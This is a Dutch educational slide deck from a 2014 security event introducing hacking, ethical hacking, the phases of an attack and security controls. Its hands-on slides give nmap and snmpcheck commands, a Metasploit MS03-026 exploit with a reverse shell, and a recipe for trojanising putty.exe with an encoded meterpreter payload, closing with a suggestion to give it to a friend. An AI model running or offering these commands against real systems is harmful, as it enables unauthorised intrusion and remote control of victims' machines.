“DIGITALE BEVEILIGING EN HACKEN ”

Rudy Baving

07-10-2014 PLEIT 2014

Onderwerpen

- Hacken: een introductie
- Ethisch hacken
- Fases van een hack
- Algemene beveiligingsmaatregelen


Hacken: een introductie

Er zijn grofweg vier groepen hackers.

Een **hacker** ziet zichzelf als iemand die wil leren hoe computersystemen en beveiliging werken.
Crackers zijn criminelen en dus strafbaar. Hun motieven zijn niet zo nobel:
naamsbekendheid (UseNet, dark-hacker scene, IRC-kanalen), persoonlijk gewin en wraakzucht zijn hun drijfveren.
Phreakers zijn degenen die op zoek gaan naar de verste uithoeken van telefoonnetwerken en maken gebruik van technologie om frequenties te manipuleren.
Scriptkiddies, dit zijn hackers die niet veel kennis hebben en die gebruik maken van tools die publiekelijk te verkrijgen zijn, vaak te vinden op internet.

Bron: Wikipedia

Hacken: een introductie



Hacking Matrix

Het IEEE maakte de zogeheten "Hacking Matrix" om hacks te rangschikken op niveau van impact en innovativiteit.

Ze kozen de 25 grootste en beste verhalen (hacks) uit en beoordeelden die op basis van twee peilers:

impact en *innovatie*.

Bron:

http://spectrum.ieee.org/static/hacker-matrix

Ethisch hacken

Ethisch hacken is het bekijken van de IT-infrastructuur van een organisatie door de ogen van een hacker.

Het doel is om de sterkte van de beveiliging van het doelwit te testen.

Ethisch hacken gebeurt meestal op basis van vooraf overeengekomen afspraken over hoe om te gaan met de gevonden kwetsbaarheden.

Dit kan variëren van slechts een rapportage tot aan het daadwerkelijk exploiteren of oplossen van het lek.

Bron: Hacking Revealed, T.L.P. Heinsbroek

Ethisch hacken

Een hacker die contact opneemt met uw bedrijf met de mededeling dat hij een ethische hack heeft uitgevoerd en lekken in de beveiliging heeft ontdekt waarover hij graag met u wenst te praten is geen ethische hacker, maar een criminele hacker en is strafbaar volgens artikel 138ab van het Nederlandse wetboek van Strafrecht.

Fases van een hack

- Footprinten
- Scannen
- Enumeratie
- Toegang verkrijgen
- Sporen uitwissen
- Backdoors creëren

Footprinten

Het doel van footprinten is om algemene informatie te verkrijgen over het doelwit via publieke informatie op websites, in telefoongidsen, de Gouden Gids of via de Kamer van Koophandel.

Bruikbare informatie voor de hacker zijn naam- en adresgegevens van werknemers, telefoonnummers, functienamen en organisatieschema's.

Deze informatie zal worden gebruikt voor de hack zelf of in een aanvalsplan van een social engineer.

Footprinten

Doel:
zoveel mogelijk te weten komen over het potentiële doelwit bijvoorbeeld adres- en naamgegevens. Het verzamelen van informatie is essentieel voorafgaand aan de aanvalsoperatie. Belangrijk is om niets over het hoofd te zien.

Techniek:
zoekopdrachten in publieke zoekmachines en websites (Pipl, Google, Facebook), Whois queries en DNS zone transfers.

Tools:
Usenet, Sam Spade, UNIX clients, ARIN database.

Scannen

Scannen is het zoeken en vaststellen van hosts, het scannen voor open poorten en het vaststellen van services en de bijbehorende softwareversies.

De informatie uit de footprintingfase wordt gebruikt bij het scannen.

Scannen

Doel:
beoordelen van grote hoeveelheden doelwitten en identificeren van ‘listening services’ om de beste methode van toegang te achterhalen.

Techniek:
Ping sweep, TCP en UDP poortscans

Tools:
Nmap, scan.exe, fping, bindview, webtrends, ws_ping propack

Scannen

Er zijn vier type scans:

1. IP-scan: systematisch een reeks IP-addressen scannen.

2. Poortscan: een verbinding opzetten met een applicatie die een specifieke poort afluistert.

3. Fingerprinting: vaststellen welke softwareversie de geïdentificeerde hosts draaien.

4. Bannerinfo: sommige applicaties geven informatie weg in zogeheten bannerinformatie.

Scannen

HANDS ON

- **nmap –A –v <target ip>**
- **nmap –sN –p 80 <target ip>**
- **nmap –sF –p 80 <target ip>**
- **nmap –sX –p 80 <target ip>**
- **nmap –sU <target ip>**

Enumeratie

Enumeratie wordt ingezet als stap om meer en gedetailleerde informatie te achterhalen over gebruikersaccounts, netwerkshares en servicest.

Enumeratie is de eerste ‘aanval’ op het doelnetwerk.

Tijdens deze fase verzamelt de hacker gedetailleerde informatie over het doelwit (systemen en netwerken) en hun reactie op de scans.

Enumeratie

Doelstelling:
achterhalen gebruikersaccounts, onbeveiligde netwerkshares en andere IT resources.

Technieken :
Lijsten van de gebruikersaccounts, lijsten van bestandsshares, identificeren van toepassingen en hun reacties.

Tools:
snmpcheck, DumpACL, NULL sessions, Onsight Admin, Show MOUNT, NAT, Banner grabbing met Telnet of netcat, rpcinfo, and het gebruik van standard ingebouwde Windows programma's (Windows 9x and later), zoals nbtstat, netstat en net nadat de command prompt verkregen is.

Enumeratie

HANDS ON

Tijdens het scannen met nmap zijn we te weten gekomen dat poort 161 (SNMP) open staat. Eens kijken of dat wat oplevert....

- **snmpcheck –t <target ip>**

Toegang verkrijgen

Tijdens deze fase is het doel om daadwerkelijk toegang te krijgen tot IT resources, accounts en/of informatie. Dit kan alleen succesvol zijn als de juiste toegangsrechten zijn verkregen.

Hiervoor kunnen ook social engineeringtechnieken of exploits worden gebruikt. Het doel van de hacker is om admin- of rootrechten te verkrijgen.

Met deze rechten kan hij rootkits of Trojaanse Paarden installeren om zo de toegang tot het systeem te blijven behouden.

Toegang verkrijgen

Trojaanse Paarden vertrouwen op bedrog: ze verleiden de gebruiker of systeembeheerder het programma ‘starten’ omdat ze zogenaamd van pas komen, maar hun daadwerkelijke doel is om het systeem, of de machine aan te vallen.

Als een hacker eenmaal superuser rechten heeft, kan hij deze behouden met rootkits.

Rootkits verijdelen de pogingen die een systeembeheerder doet om de aanval te detecteren.

Toegang verkrijgen

HANDS ON

Een veelvuldig gebruikte techniek is door middel van een vulnerability toegang te krijgen tot het systeem.

Op onze target machine bestaat een vulnerablity MS03-026.

Deze gaan we uitbuiten met Metasploit Framework om toegang te verschaffen

Natuurlijk zijn er legio andere mogelijkheden om toegang te krijgen, maar we zijn hackers met haast vandaag.... ;-)

Toegang verkrijgen

HANDS ON

msfconsole

use exploit/windows/dcerpc/ms03_026_dcom

set payload generic/shell_reverse_tcp

set lhost <KALI IP>

set rhost <TARGET IP>

exploit

Sporen uitwissen

Een hacker wil niet enkel toegang tot een systeem, maar wil de controle over zijn doelwit ook graag in stand houden.

Daarvoor dient hij zijn sporen te kunnen wissen.

Dat doet hij in de meeste gevallen door het logsysteem te manipuleren.

Sporen uitwissen

Doel:

trapdoors creëren op diverse plekken van het systeem om zo te garanderen dat de eerder verworven toegangsrechten makkelijk opnieuw te gebruiken zijn op elk gewenst moment.

Techniek:

malafide gebruikersaccounts aanmaken, batch jobs inplannen, opstartbestanden infecteren, remote access services inzetten, monitoringmechanismes installeren en applicaties vervangen door Trojaanse Paarden.

Tools:

administratie, CRON, AT, rc, opstartmap, registersleutels,


netcat, remote.exe, VNC, keystroke loggers, add account, mailaliassen.

Sporen uitwissen

Om niet ontdekt te worden, gebruikt de hacker verborgen datacommunicatie kanalen en manipuleert of verbergt hij zijn reguliere datacommunicatie.

Een zeer bekende methode is om tijdenst het hacken gebruik te maken van het TOR netwerk. Zo voorkom je al een heleboel sporen omdat de oorsprong van de aanval niet of zeer moeilijk is te achterhalen.


Sporen uitwissen



Sporen? Welke sporen.....

Probeer maar eens uit te vinden waar de oorsprong van de aanval is.

Sporen uitwissen



TOR-gebruik wereldwijd

Backdoors creëren

Als een hacker eenmaal toegang heeft verworven tot een systeem wil hij kunnen garanderen dat hij “onopgemerkt” terug kan komen. Daarvoor installeert hij een backdoor of rootkit.

Een backdoor is een programmaatje dat de bestaande veiligheidscontroles op een systeem omzeilt waardoor de hacker toegang heeft tot een computer zonder wachtwoord en zonder gelogd te worden.

Backdoors creëren

Doel:
mechanismes identificeren om toegang te krijgen tot beveiligde systemen en gevoelige informatie.

Techniek:
evaluate trust, zoeken naar clear-text passwords.

Tools:
MetaSploit / VEIL framework.

Backdoors creëren

HANDS ON – PRESENTER ONLY!

Encoding the payload:

msfpayload windows/meterpreter/reverse_tcp LHOST=<KALI IP> LPORT=443 R | msfencode –t exe –x /root/Desktop/putty.exe –k –o /root/desktop/putty_rudy.exe –e x86/shikata_ga_nai –c 3

At our Kali end, we will need a listener that responds to port 443.

To start the listener:

msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST <KALI IP>
msf exploit(handler) > set LPORT 443
msf exploit(handler) > exploit

Give Putty to your friend, and let the good times begin!

Algemene beveiligingsmaatregelen

Beveiligingsmaatregelen zijn er in diverse soorten en maten en dienen geïmplementeerd te worden in overeenstemming met hun doelstelling.

Er zijn vijf soorten beveiligingsmaatregelen:

Algemene beveiligingsmaatregelen

Directieve:
maatregelen om gewenste gebeurtenissen te veroorzaken of aan te moedigen. Directieve maatregelen zijn breed van aard en toepasbaar in alle situaties.

Preventieve:
het detecteren van problemen voordat ze zich voordoen. Proberen om potentiële problemen vooraf te voorspellen en noodzakelijke aanpassingen doen.

Detectieve:
fouten, nalatigheden en kwaadaardige acties opsporen en rapporteren.

Correctieve:
de impact van een dreiging minimaliseren: problemen die worden opgemerkt door detectieve maatregelen oplossen, de oorzaak van het probleem identificeren en fouten als gevolg van een probleem corrigeren.

Compenserende:
maatregelen die niet effectief zijn compenseren. Compenserende maatregelen die helpen het beheersdoel te bereiken en tevens kosteneffectief zijn, kunnen als adequaat beschouwd worden.

Bronnen

1. ir. Kees Hogewoning, ing. Gerrit Th. Lith, ing. Marco G.M. van der Kraan, Erwin A.J.Verburg en anderen 2007, "Internet Security, securing internet connected networks", uitgegeven door NGN (www.ngn.nl) en Vanveen informatica (http://www.vanveen.nl). ISBN 978-90-71501-16-6.

2. Information Security Management Handbook, Fifth Edition, door Harold F. Tipton en Micki Kraus, 2004, uitgever: Auerbach publications, ISBN 0-8493-1997-8;

3. Govert 2011 presentatie "Auditing the Hacker's mind: the Hacker's Profile Project 2.0", Raoul Chiesa, Senior Adviseur Cybercrime at Emerging Crime Unit (ECU), United Nations Interregional Crime and Justice Research Institute (UNICRI).

4. Profiling Hackers: the Science of Criminal Profiling as applied to the World of Hacking, ISBN 978-1-4200-8693-5-9000.

5. Hacking Exposed, Network Security Secrets & Solutions, 2004, door Stuart McClure, Joel Scambray en George Kurtz, uitgegeven door Osborne/McCraw-Hill, ISBN 0-07- 212127-0

6. CHIP magazine, 2012, nummer 91, artikel 'Historical hackers', door Manuel Köppl and Peter Marinus.

7. The Ten Biggest Legends of the Hacker Universe, http://voices.yahoo.com/the-tenbiggest-legends-hacker-universe-369297.html , door Carlos Cabezas López.

8. The Hacker News, mei 2011 - editie 02 - Social Engineering Edition.

9. Hacking revealed 2.0 - T.L.P. Heinsbroek B.ICT CISSP CISA, SeKuRiGo, http://www.sekurigo.nl

Referenties

1. National Cyber Security Centrum, https://www.ncsc.nl/
2. Security.NL, http://www.security.nl
3. Iusmentis, http://www.iusmentis.com/
4. AIVD, https://www.aivd.nl/english/publications-press/press-releases/@2664/aivdannual-report/
5. Patch management by NCSC, http://www.govcert.nl/dienstverlening/Kennis+en+publicaties/whitepapers/patchmanagement.html
6. UNICRI Cybercrime Home Page, http://www.unicri.it/emerging_crimes/cybercrime/
7. The Ten Biggest Legends of the Hacker Universe, http://voices.yahoo.com/the-tenbiggest-legends-hacker-universe-369297.html
8. Anonymous, http://www.indybay.org/newsitems/2010/12/09/18666107.php, http://nl.wikipedia.org/wiki/Anonymous_(groep)
9. Lulzsec, http://en.wikipedia.org/wiki/LulzSec
10. OWASP Top 10, https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
11. Data Exfiltration, http://www.iamit.org/blog/2012/01/advanced-data-exfiltration/

Bedankt!

Bedankt voor uw aandacht!

TSTC hoopt dat U een prettige en vooral leerzame

PLEIT 2014 heeft gehad!

Neem gerust contact op, wij zijn graag bereid al uw vragen te beantwoorden.

Tshukudu Technology College (TSTC) – Plesmanstraat 62 – 3905 KZ – VEENENDAAL
T: (+31)(0)318 58 14 80 - F. (+31)(0)318 55 22 03 - W. www.tstc.nl